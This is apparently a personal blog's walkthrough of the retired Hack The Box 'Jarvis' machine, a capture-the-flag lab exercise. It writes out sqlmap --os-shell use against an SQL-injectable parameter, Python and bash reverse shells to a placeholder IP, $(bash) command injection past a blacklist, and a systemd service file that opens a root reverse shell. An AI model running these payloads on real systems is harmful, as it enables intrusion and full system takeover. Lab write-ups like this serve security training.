Har1743.github.io
This is my blogging website.
Project maintained by Har1743 Hosted on GitHub Pages — Theme by mattgraham
Hack The Box - Jarvis walkthrough

This walkthrough is about the retired Jarvis machine of Hack The box.
It is a Linux based machine.
This machine has a static IP address <10.10.10.143>
It was a nice bit easy machine.
You have to found user.txt and root.txt flag.
Penetration Methodology
- Scanning
- open ports and services
- Enumeration
- Enumerating the website about vulnerablities
- Exploitation
- SQLI
- exploitation using sqlmap
- os-shell with sqlmap
- machine access with Reverse-shell
- Post Exploitation
- getting user access
- privelage escalation from user to root
Now start pentesting the Jarvis machine.
Checking for open ports and services
We used nmap for checing the open ports and what services are running.

As we can see that port 22 and 80 are open.
Now start enumerating the website
When we reach the website we got a page like this

Enumerating the Website
While enumerating the website after some time we found a page room.php

This seems to be sql vulnerable –> <10.10.10.143/room.php?cod=1>
Exploitation using sqlmap
Then we tried sqlmap with –os-shell using this
sqlmap -u http://10.10.10.143/room.php?cod=1 --os-shell

And we got the shell

Now we can use any reverse shell to get access of the machine
I have used the python reverse shell
Simply execute the reverse shell and also start the listener
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<your ip>",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
We got the shell but it is not the proper user

Now we are www-data user so we enumerate for user.txt flag

As we can see that only root and pepper user has privelages to read user.txt
So we have to escalate our privelage to pepper user.
Post Exploitation
So after some enumerating I look into sudoers file

As we can see that www-data can run /var/www/Admin-Utilities/simpler.py
with pepper user permission.
So we go through the /var/www/Admin-Utilities/simpler.py python file
and in that we can see a exec_ping function and it looks something suspicious for privelage escalation to pepper.

As there are some blacklist symbols but $ symbol is not blacklisted.
So we simply run
sudo -u pepper /var/www/Admin-Utilities/simpler.py -pwith -p which is ping option
Then it pop up with Enter an IP option
There use the non-blacklisted symbol with bash command
$(bash)

We got the pepper user
But we are not able to run any command so we try to get a reverse shell from pepper user
and also start a listener
So I simply run a bash reverse shell command
bash -i >& /dev/tcp/<your ip>/1234 0>&1

And we got the new pepper user shell Then we enumerate ffor user.txt
ls -alcat user.txt
Now we have to read our root.txt flag
So for that we have to escalate our privelage to root.
So firstly we check for SUID bit SET
find / -perm -u=s -type f 2>/dev/null

Here we find /bin/systemctl service running with root permission
- As Systemctl is a systemd utility that is responsible for Controlling the systemd system and service manager.
So we make a new service named shell.service
[Unit]
Description=hacking articles
[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/<your ip>/8888 0>&1'
[Install]
WantedBy=multi-user.target

Now download that service file from machine to Jarvis machine
Now enable the service
- /bin/systemctl enable /home/pepper/shell.service
- /bin/systemctl start shell
Now start the listener again

We got the root.txt flag This is very good machine and I learn a lot of new things.
Author: Hardik Chugh